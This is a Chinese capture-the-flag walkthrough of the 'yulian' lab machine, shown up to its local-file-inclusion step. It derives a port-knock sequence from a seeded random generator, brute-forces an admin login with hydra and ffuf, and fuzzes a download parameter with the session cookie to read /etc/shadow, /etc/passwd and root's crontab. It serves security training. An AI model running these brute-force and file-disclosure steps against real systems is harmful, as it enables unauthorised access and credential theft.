yulian
yulian


第一次使用mac打靶机,挺好玩的,配置靶机可以参考todd的远古视频,很好用。
信息搜集
端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
pwn@ubuntu:~/temp/yulian$ rustscan --no-banner -a $IP --ulimit 5000
[~] Automatically increasing ulimit value to 5000.
Open 192.168.64.4:22
Open 192.168.64.4:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-10 07:38 UTC
Initiating Ping Scan at 07:38
Scanning 192.168.64.4 [2 ports]
Completed Ping Scan at 07:38, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:38
Completed Parallel DNS resolution of 1 host. at 07:38, 0.00s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 07:38
Scanning 192.168.64.4 [2 ports]
Discovered open port 22/tcp on 192.168.64.4
Discovered open port 80/tcp on 192.168.64.4
Completed Connect Scan at 07:38, 0.00s elapsed (2 total ports)
Nmap scan report for 192.168.64.4
Host is up, received syn-ack (0.0012s latency).
Scanned at 2026-01-10 07:38:47 UTC for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
目录扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
pwn@ubuntu:~/temp/yulian$ gobuster dir -u http://$IP -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.64.4
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220559 / 220560 (100.00%)
===============================================================
Finished
===============================================================
漏洞发现
踩点
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
pwn@ubuntu:~/temp/yulian$ curl -s http://$IP
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>Linux Terminal Simulator</title>
<style>
body {
background-color: #000;
color: #00ff00;
font-family: monospace;
margin: 0;
padding: 10px;
}
#terminal {
white-space: pre-wrap;
min-height: 90vh;
overflow-y: auto;
}
.line {
display: flex;
flex-wrap: wrap;
}
input {
background: none;
border: none;
color: #00ff00;
font-family: monospace;
font-size: 1em;
outline: none;
flex: 1;
}
::selection {
background: #008000;
}
</style>
</head>
<body>
<div id="terminal"></div>
<script>
const terminal = document.getElementById("terminal");
const fileSystem = {
"home": {
"user": {
"file1.txt": "Hello, this is file1.",
"notes.md": "# Notes\nThis is a markdown file."
}
},
"var": {
"log.txt": "System log content here."
},
"opt":{
"code":{
"test.c":`#include<stdio.h>
#include<stdlib.h>
int main()
{
srand(114514);
for(int i = 0; i < 114514; i++)
{
rand();
}
printf("%d\\n",rand()%65535);
printf("%d\\n",rand()%65535);
printf("%d\\n",rand()%65535);
return 0;
}`
}
}
};
let currentPath = ["home", "user"];
let history = [];
let historyIndex = -1;
function getDir(pathArr, fs) {
let node = fs;
for (let part of pathArr) {
if (node[part] && typeof node[part] === 'object') {
node = node[part];
} else {
return null;
}
}
return node;
}
function getPathString() {
return "/" + currentPath.join("/");
}
function renderPrompt() {
return `user@linux:${getPathString()}$ `;
}
function printOutput(prompt, input, output) {
const block = document.createElement("div");
block.innerHTML = `
<div>${prompt}${input}</div>
<div>${output}</div>
`;
terminal.appendChild(block);
}
function createInputLine() {
const line = document.createElement("div");
line.className = "line";
const promptSpan = document.createElement("span");
promptSpan.textContent = renderPrompt();
const input = document.createElement("input");
input.type = "text";
input.autofocus = true;
line.appendChild(promptSpan);
line.appendChild(input);
terminal.appendChild(line);
input.focus();
input.addEventListener("keydown", (e) => {
if (e.key === "Enter") {
const value = input.value.trim();
input.disabled = true;
runCommand(value);
} else if (e.key === "ArrowUp") {
if (historyIndex > 0) {
historyIndex--;
input.value = history[historyIndex];
}
} else if (e.key === "ArrowDown") {
if (historyIndex < history.length - 1) {
historyIndex++;
input.value = history[historyIndex];
} else {
input.value = "";
}
}
});
}
function runCommand(input) {
const prompt = renderPrompt();
if (input !== "") {
history.push(input);
historyIndex = history.length;
}
function escapeHTML(str) {
return str.replace(/&/g, "&").replace(/</g, "<").replace(/>/g, ">");
}
const args = input.split(" ");
const cmd = args[0];
const param = args.slice(1);
const currentDir = getDir(currentPath, fileSystem);
let output = "";
switch (cmd) {
case "help":
output = "command: help, clear, echo, ls, cd, cat, date";
break;
case "clear":
terminal.innerHTML = "";
createInputLine();
return;
case "echo":
output = param.join(" ");
break;
case "date":
output = new Date().toString();
break;
case "ls":
if (currentDir) {
output = Object.keys(currentDir).join(" ");
} else {
output = "Unable to access current directory";
}
break;
case "cd":
if (param.length === 0 || param[0] === "~") {
currentPath = ["home", "user"];
} else if (param[0] === "..") {
if (currentPath.length > 0) currentPath.pop();
} else {
const target = param[0];
const newPath = [...currentPath, target];
const targetDir = getDir(newPath, fileSystem);
if (targetDir && typeof targetDir === "object") {
currentPath = newPath;
} else {
output = `cd: no such directory: ${target}`;
}
}
break;
case "cat":
if (param.length === 0) {
output = "cat: Requires filename parameter";
} else {
const file = param[0];
if (currentDir[file] && typeof currentDir[file] === "string") {
output = escapeHTML(currentDir[file]);
} else {
output = `cat: File not found ${file}`;
}
}
break;
case "":
output = "";
break;
default:
output = `command not found: ${cmd}`;
}
printOutput(prompt, input, output);
createInputLine();
terminal.scrollTop = terminal.scrollHeight;
}
createInputLine();
terminal.addEventListener("click", () => {
const inputs = terminal.querySelectorAll("input");
if (inputs.length > 0) inputs[inputs.length - 1].focus();
});
</script>
</body>
</html>
发现一个设定了种子的随机数:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#include<stdlib.h>

int main()
{
        srand(114514);
        for(int i = 0; i < 114514; i++)
        {
                rand();
        }
        printf("%d\\n",rand()%65535);

        printf("%d\\n",rand()%65535);

        printf("%d\\n",rand()%65535);


        return 0;
}
假随机数knock
看一下这几个随机数是啥:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
pwn@ubuntu:~/temp/yulian$ gcc knock.c
knock.c: In function ‘main’:
knock.c:10:9: warning: implicit declaration of function ‘printf’ [-Wimplicit-function-declaration]
   10 |         printf("%d\\n",rand()%65535);
      |         ^~~~~~
knock.c:2:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
    1 | #include<stdlib.h>
  +++ |+#include <stdio.h>
    2 |
knock.c:10:9: warning: incompatible implicit declaration of built-in function ‘printf’ [-Wbuiltin-declaration-mismatch]
   10 |         printf("%d\\n",rand()%65535);
      |         ^~~~~~
knock.c:10:9: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
pwn@ubuntu:~/temp/yulian$ ls -la
total 28
drwxrwxr-x 2 pwn pwn  4096 Jan 10 08:22 .
drwxrwxr-x 3 pwn pwn  4096 Jan 10 07:54 ..
-rwxrwxr-x 1 pwn pwn 16032 Jan 10 08:22 a.out
-rw-rw-r-- 1 pwn pwn   278 Jan 10 08:21 knock.c
pwn@ubuntu:~/temp/yulian$ ./a.out
6440\n17226\n31925\npwn@ubuntu:~/temp/yulian$ ./a.out
6440\n17226\n31925\n
尝试knock一下6440,17226,31925:
1
2
3
4
5
6
7
8
9
10
11
12
pwn@ubuntu:~/temp/yulian$ knock $IP 6440 17226 31925
pwn@ubuntu:~/temp/yulian$ nmap $IP
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-17 03:28 UTC
Nmap scan report for 192.168.64.4 (192.168.64.4)
Host is up (0.0016s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
发现8080开放了,看一下啥情况:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
pwn@ubuntu:~/temp/yulian$ gobuster dir -u http://$IP:8080 -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x html,php,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.64.4:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/download             (Status: 400) [Size: 158]
/login                (Status: 405) [Size: 149]
/login.html           (Status: 200) [Size: 2270]
/test                 (Status: 200) [Size: 39]
/logout               (Status: 302) [Size: 0] [--> http://192.168.64.4:8080/login.html]
/success              (Status: 200) [Size: 47]
/error                (Status: 500) [Size: 105]
看一下几个基础的:
1
2
3
4
5
6
pwn@ubuntu:~/temp/yulian$ curl -s http://$IP:8080/test
<h1>Website is under development.......
pwn@ubuntu:~/temp/yulian$ curl -s http://$IP:8080/success
<script>window.location='/login.html';</script>
pwn@ubuntu:~/temp/yulian$ curl -s http://$IP:8080/download
{"timestamp":"2026-01-10T08:39:10.684+0000","status":400,"error":"Bad Request","message":"Required String parameter 'file' is not present","path":"/download"}
FUZZ
时间对不上是因为靶机是前几天下的。。。。。。发现需要请求一个file参数,可以尝试fuzz一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
pwn@ubuntu:~/temp/yulian$ ffuf -u http://$IP:8080/?file=FUZZ -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.64.4:8080/?file=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

:: Progress: [881/881] :: Job [1/1] :: 550 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
发现一无所获,尝试一下其他的方向:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
pwn@ubuntu:~/temp/yulian$ curl -s http://$IP:8080/login
{"timestamp":"2026-01-10T08:52:54.050+0000","status":405,"error":"Method Not Allowed","message":"Request method 'GET' not supported","path":"/login"}

pwn@ubuntu:~/temp/yulian$ curl -s http://$IP:8080/login.html
<!DOCTYPE html>
<head>
    <meta charset="UTF-8">
    <title>Login</title>
    <style>
        body {
            font-family: 'Segoe UI', sans-serif;
            background: linear-gradient(to right, #74ebd5, #ACB6E5);
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            margin: 0;
        }

        .login-container {
            background: white;
            padding: 40px;
            border-radius: 12px;
            box-shadow: 0 10px 25px rgba(0, 0, 0, 0.1);
            width: 300px;
        }

        .login-container h2 {
            text-align: center;
            margin-bottom: 24px;
            color: #333;
        }

        .login-container input[type="text"],
        .login-container input[type="password"] {
            width: 100%;
            padding: 12px;
            margin-bottom: 20px;
            border: 1px solid #ccc;
            border-radius: 8px;
            box-sizing: border-box;
        }

        .login-container input[type="submit"] {
            width: 100%;
            padding: 12px;
            background-color: #4CAF50;
            color: white;
            border: none;
            border-radius: 8px;
            cursor: pointer;
            font-size: 16px;
        }

        .login-container input[type="submit"]:hover {
            background-color: #45a049;
        }

        .message {
            color: red;
            text-align: center;
            margin-top: 10px;
        }
    </style>
</head>
<body>
<div class="login-container">
    <h2>Login</h2>
    <form method="post" action="/login">
        <input type="text" name="username" placeholder="user" required>
        <input type="password" name="password" placeholder="pass" required>
        <input type="submit" value="Login">
    </form>
    <div class="message">
        <span id="error-message"></span>
    </div>
</div>
<script>
    const urlParams = new URLSearchParams(window.location.search);
    const error = urlParams.get('error');
    if (error) {
        document.getElementById('error-message').innerText = decodeURIComponent(error);
    }
</script>
</body>
</html>

发现一个登录界面:
尝试进行爆破一下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
pwn@ubuntu:~/temp/yulian$ hydra -l admin -P /usr/share/rockyou.txt -s 8080 $IP http-post-form "/login.html:username=^USER^&password=^PASS^&submit=login:Wrong"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-17 04:15:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://192.168.64.4:8080/login.html:username=^USER^&password=^PASS^&submit=login:Wrong
[8080][http-post-form] host: 192.168.64.4   login: admin   password: babygirl
[8080][http-post-form] host: 192.168.64.4   login: admin   password: daniel
[8080][http-post-form] host: 192.168.64.4   login: admin   password: 1234567
[8080][http-post-form] host: 192.168.64.4   login: admin   password: rockyou
[8080][http-post-form] host: 192.168.64.4   login: admin   password: 12345678
[8080][http-post-form] host: 192.168.64.4   login: admin   password: 12345
[8080][http-post-form] host: 192.168.64.4   login: admin   password: abc123
[8080][http-post-form] host: 192.168.64.4   login: admin   password: jessica
[8080][http-post-form] host: 192.168.64.4   login: admin   password: princess
[8080][http-post-form] host: 192.168.64.4   login: admin   password: iloveyou
[8080][http-post-form] host: 192.168.64.4   login: admin   password: 123456789
[8080][http-post-form] host: 192.168.64.4   login: admin   password: password
[8080][http-post-form] host: 192.168.64.4   login: admin   password: monkey
[8080][http-post-form] host: 192.168.64.4   login: admin   password: lovely
[8080][http-post-form] host: 192.168.64.4   login: admin   password: nicole
[8080][http-post-form] host: 192.168.64.4   login: admin   password: 123456
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-17 04:15:54
尝试进行登录一下,发现失败了,奇怪了,可能是哪里弄错了?尝试重新进行测试:
1
pwn@ubuntu:~/temp/yulian$ ffuf -u http://192.168.64.4:8080/login -X POST -d "username=admin&password=FUZZ" -w /usr/share/rockyou.txt -H "Content-type: application/x-www-form-urlencoded"  -fr "wrong" -H "Referer: http://192.168.64.4:8080/login.html"
发现清一色的302,发现在跳转,尝试进行跟随跳转 -r Follow redirects (default: false):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
pwn@ubuntu:~/temp/yulian$ ffuf -u http://$IP:8080/login -X POST -d "username=admin&password=FUZZ" -w /usr/share/rockyou.txt -H "Content-type: application/x-www-form-urlencoded"  -fr "wrong" -H "Referer: http://192.168.64.4:8080/login.html" -r

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://192.168.64.4:8080/login
 :: Wordlist         : FUZZ: /usr/share/rockyou.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Referer: http://192.168.64.4:8080/login.html
 :: Data             : username=admin&password=FUZZ
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: wrong
________________________________________________

123457                  [Status: 200, Size: 47, Words: 1, Lines: 1, Duration: 245ms]
找到了一个密码123457,看一下啥情况:

跳转了!!!!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
pwn@ubuntu:~/temp/yulian$ curl -X POST http://$IP:8080/login/ -d "username=admin&password=123457" -vvv
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 192.168.64.4:8080...
* Connected to 192.168.64.4 (192.168.64.4) port 8080
> POST /login/ HTTP/1.1
> Host: 192.168.64.4:8080
> User-Agent: curl/8.5.0
> Accept: */*
> Content-Length: 30
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 302
< Set-Cookie: auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=; Path=/; HttpOnly
< Location: http://192.168.64.4:8080/success
< Content-Length: 0
< Date: Sat, 10 Jan 2026 10:18:00 GMT
<
* Connection #0 to host 192.168.64.4 left intact
发现设置了 cookie,尝试带着cookie进行fuzz:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
pwn@ubuntu:~/temp/yulian$ ffuf -u http://$IP:8080/download?file=FUZZ -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -H "Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI="

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.64.4:8080/download?file=FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt
 :: Header           : Cookie: auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

/proc/version           [Status: 200, Size: 167, Words: 18, Lines: 2, Duration: 70ms]
/proc/cpuinfo           [Status: 200, Size: 951, Words: 120, Lines: 28, Duration: 122ms]
/etc/passwd             [Status: 200, Size: 1224, Words: 3, Lines: 29, Duration: 529ms]
/etc/issue              [Status: 200, Size: 53, Words: 10, Lines: 4, Duration: 514ms]
/proc/mounts            [Status: 200, Size: 1918, Words: 116, Lines: 24, Duration: 126ms]
/proc/ioports           [Status: 200, Size: 1008, Words: 200, Lines: 41, Duration: 135ms]
/etc/mtab               [Status: 200, Size: 1918, Words: 116, Lines: 24, Duration: 344ms]
/etc/resolv.conf        [Status: 200, Size: 24, Words: 2, Lines: 2, Duration: 251ms]
/proc/filesystems       [Status: 200, Size: 275, Words: 1, Lines: 23, Duration: 122ms]
/etc/profile            [Status: 200, Size: 259, Words: 51, Lines: 12, Duration: 310ms]
/etc/motd               [Status: 200, Size: 283, Words: 34, Lines: 11, Duration: 395ms]
/etc/fstab              [Status: 200, Size: 89, Words: 5, Lines: 3, Duration: 587ms]
/etc/shadow             [Status: 200, Size: 441, Words: 1, Lines: 29, Duration: 627ms]
/etc/inittab            [Status: 200, Size: 570, Words: 47, Lines: 24, Duration: 623ms]
/proc/modules           [Status: 200, Size: 5939, Words: 531, Lines: 107, Duration: 194ms]
/proc/self/net/arp      [Status: 200, Size: 156, Words: 78, Lines: 3, Duration: 225ms]
/proc/meminfo           [Status: 200, Size: 1475, Words: 529, Lines: 54, Duration: 278ms]
/proc/interrupts        [Status: 200, Size: 1885, Words: 647, Lines: 39, Duration: 311ms]
/proc/swaps             [Status: 200, Size: 104, Words: 32, Lines: 3, Duration: 327ms]
/proc/stat              [Status: 200, Size: 785, Words: 295, Lines: 10, Duration: 355ms]
/etc/hosts              [Status: 200, Size: 174, Words: 3, Lines: 8, Duration: 825ms]
/var/spool/cron/crontabs/root [Status: 200, Size: 283, Words: 10, Lines: 9, Duration: 141ms]
/etc/ca-certificates.conf [Status: 200, Size: 6285, Words: 14, Lines: 153, Duration: 62ms]
/etc/hostname           [Status: 200, Size: 13, Words: 1, Lines: 2, Duration: 30ms]
